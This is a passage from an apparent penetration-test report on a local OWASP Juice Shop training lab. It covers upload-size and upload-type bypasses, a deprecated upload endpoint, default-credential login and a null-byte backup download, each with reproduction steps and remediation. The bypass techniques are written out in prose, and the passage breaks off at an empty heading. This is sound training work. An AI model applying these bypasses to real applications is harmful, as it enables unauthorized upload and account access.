
Description:


Improper Input Validation (CWE-20) occurs when an application fails to properly validate user input before processing it. In this case, the OWASP Juice Shop application did not enforce file size restrictions on uploads. Although the interface may indicate a limit, the server accepted files larger than 100 KB, allowing an attacker to upload oversized files and potentially exhaust system storage or memory.

Steps to Reproduce:

- Open the OWASP Juice Shop instance in a browser: http://192.168.249.141:3000
- Navigate to the File Upload section (e.g., Complaint, Feedback, or Profile Upload form).
- Choose a file larger than 100 KB (e.g., a PDF or image file around 200 KB).
- Submit the upload request.
- Observe that the upload completes successfully and the application displays a pop-up confirming the challenge “Upload Size” has been solved.







Impact:

- Denial of Service (DoS): Attackers could upload very large files, consuming disk space or memory.
- Bypass of Intended Restrictions: File size policies meant to limit resource usage can be circumvented.
- Performance Degradation: Repeated uploads may slow down the server or disrupt availability.
- Potential for Further Exploitation: Large file uploads could be used as part of payload obfuscation or resource exhaustion attacks.

Remediation:

- Implement strict server-side file size validation; do not rely on client-side controls.
- Reject any files exceeding the configured size limit (e.g., 100 KB).
- Log and monitor upload attempts to detect abuse.
- Enforce quotas or rate limits for file upload functionality

Vulnerability 23: Upload Type (Improper Input Validation)


Description:


Improper Input Validation (CWE-20) occurs when an application fails to properly validate user-supplied input, allowing unauthorized or malicious data to be processed. In this case, the OWASP Juice Shop application allowed the upload of restricted file types by bypassing client-side validation.

The file upload functionality was intended to reject files with .pdf or .zip extensions. However, by intercepting and modifying the upload request in Burp Suite, an attacker could change the file extension or content type header, successfully uploading a disallowed file type (e.g., a .xml renamed or disguised as another format).

Steps to Reproduce:

- Open the OWASP Juice Shop application in a browser: http://192.168.249.141:3000
- Navigate to the File Upload or relevant challenge section.
- Upload a file with a disallowed extension such as .pdf or .zip.
- Intercept the upload request in Burp Suite.
- Modify the Content-Disposition or filename field to remove or change the restricted extension (e.g., rename file.pdf to file.js.pdf).
- Forward the modified request to the server.
- Observe that the upload succeeds, and the challenge “Upload Type (Upload a file that has no .pdf or .zip extension)” is marked as solved.





Impact:

- Security Bypass: Allows users to upload restricted file types.
- Malware Risk: Potential for malicious files (e.g., executable or script-based payloads) to

be stored on the server.

- Unauthorized Access: Could lead to the upload of harmful scripts, enabling code execution or privilege escalation.
- Data Integrity Issues: Attackers may overwrite or replace legitimate files with unauthorized content.

Remediation:

- Implement server-side validation for all uploaded files to verify allowed extensions and MIME types.
- Restrict accepted file types using a whitelist approach (e.g., only .png, .jpg).
- Rename uploaded files on the server to prevent path traversal or extension-based attacks.
- Use content inspection to verify file signatures rather than relying solely on the extension or MIME type.
- Store uploaded files outside the webroot and validate access before serving them.

Vulnerability 24: deprecated Interface — Upload via Intercepted PDF ➜ xml.html (Improper Input Validation / Insecure Endpoint Exposure)


Description:


A deprecated or poorly protected upload endpoint accepted a file upload after the client-side filename/headers were manipulated. The application accepted a user-supplied file that was originally a PDF upload, but when the intercepted request was modified to submit xml.html (an HTML payload disguised via the upload flow), the server accepted and stored it. This demonstrates insufficient server-side validation of uploaded files and an exposed legacy interface that should have been decommissioned.

Steps to Reproduce:

- Open the Juice Shop instance in a browser: http://192.168.249.141:3000
- Navigate to the Complaints / File Upload section and start an upload of a legitimate file (e.g., file.pdf).
- Intercept the multipart/form-data upload request using Burp Suite Proxy.

- Right-click the intercepted request and Send to Repeater.
- In Repeater, modify the file part: Change the uploaded file contents (replace PDF binary with an HTML/XML payload) or replace body with the xml.html content.
- Modify Content-Disposition / filename to xml.html (or similar) and, if present, adjust Content-Type to text/html or application/xml.
- Forward the modified request from Repeater to the server.
- Observe the server accepts the upload and the application flags the Deprecated Interface challenge as solved — confirming the endpoint accepted the manipulated xml.html file.





Impact:

- Arbitrary file upload: Attackers can store client-side executable content (HTML/JS) on the server.
- Client-side code execution: Uploaded HTML/JS can be used for phishing or to execute scripts in users' browsers if served.
- Increased attack surface: Legacy/deprecated endpoints accepting uploads are attractive persistence points and data staging areas.
- Bypass of extension/MIME checks: Reliance on client-supplied filename or MIME type can be bypassed by modifying the request.
- Potential for chained attacks: Stored malicious content may be used with other flaws (XSS, CSRF) to escalate impact.

Remediation:

- Enforce server-side file validation: verify extension, MIME type, and file signature (magic bytes) against an allowlist.
- Reject uploads containing executable content (HTML/JS) or convert them to safe storage formats (e.g., strip/neutralize scripts).
- Rename uploaded files server-side and store them outside the web root; serve via a

secure proxy that performs additional checks.

- Require authentication and authorization for upload endpoints, and disable or remove deprecated upload interfaces.
- Implement strong logging and monitoring for upload endpoints to detect tampering and suspicious uploads.
- Use content-disarming or sandboxing for user-supplied documents where necessary.


Vulnerability 25: Login MC SafeSearch (Insecure/Default Credentials / Broken Authentication)


Description:


Broken Authentication occurs when an application allows authentication using weak, default, or otherwise insecure credentials, or when credential management is poor. The “Login MC SafeSearch” challenge demonstrates that a valid account existed with default/original credentials that allowed direct access to the user account without requiring additional protections. Relying on easily discoverable or unchanged default credentials enables straightforward account takeover without exploiting injection flaws or other bypass techniques.

Steps to Reproduce:

- Open the Juice Shop instance in a browser: http://192.168.249.141:3000
- Navigate to the Login page.
- Authenticate using MC SafeSearch’s original user credentials (the account’s known/seed credentials).
- Observe successful login to the MC SafeSearch account without using SQL injection or other bypass techniques.
- The application confirms the challenge as solved after successful authentication.


Isaac [Running] - Oracle VirtualBox
OWASP Juice Shop
ChatGPT
My Drive - Google Drive
MC-SAFESEARCH/PROT
https://www.google.com/search?client=firefox-b-e&channel=entpr&q=MC-SAFESEARCH%2FPROTECT-YA-PASSWORD#fpstate
Watch later
Share
MC SAFESEARCH feat. BOBBY SECRETS
"PROTECT YA' PASSWORDZ"
USERNAME: MCSAFES PRODUCTIONS
MORE VIDEOS
0:07 / 2:48
YouTube
Related topics
Activate Windows
Go to Settings to activate Windows.
Type here to search
12:15 PM
10/28/2025


Isaac [Running] - Oracle VirtualBox
Burp Suite Community Edition v2025.7.4 - Temporary Project
Request
Response
Inspector
Target: http://192.168.249.141:3000
POST /rest/user/login HTTP/1.1
HTTP/1.1 200 OK
Activate Windows
Type here to search
12:04 PM
10/28/2025



Impact:

- Unauthorized Access: Attackers who obtain or guess default/seed credentials can access user accounts.
- Privilege Abuse: If the account has elevated permissions, sensitive functions or data may be exposed.
- Credential Stuffing Risk: Reused default credentials may work across other systems.
- Account Takeover: Leads to data exposure, impersonation, and potential further exploitation.
- Regulatory/Reputational Risk: Poor credential hygiene undermines trust and may violate security policies.

Remediation:

- Prohibit use of default/seed credentials in production; require password rotation on first use.
- Enforce strong password policies (length, complexity, and blacklist common/default passwords).
- Implement MFA for sensitive or privileged accounts.

- Lock or disable seed/demo accounts, or force one-time setup flows that mandate credential change.
- Monitor for logins from known demo/default accounts and alert on suspicious access.
- Educate developers and administrators to remove or secure any test/demo accounts prior to deployment.
- Audit the user store periodically for default or weak credentials and remediate found issues

Vulnerability 26 & 27

Title:

a) Forgotten Developer Backup (Sensitive Data Exposure)

b) Poison Null Byte (Null-Byte Injection / Improper Input Handling)

Description:


Sensitive data exposure occurs when internal configuration files, backups, or other artifacts are accessible to unauthorized users. In this case a developer backup file (package.json.bak) was present in the application's /ftp directory and initially blocked by a server-side extension whitelist that only allowed .md and .pdf. The server's input handling could be bypassed by encoding a null byte, allowing an attacker to download the backup. This chain demonstrates both an exposed developer backup and a Poison Null Byte injection that permits bypassing naive extension checks.


Steps to Reproduce:

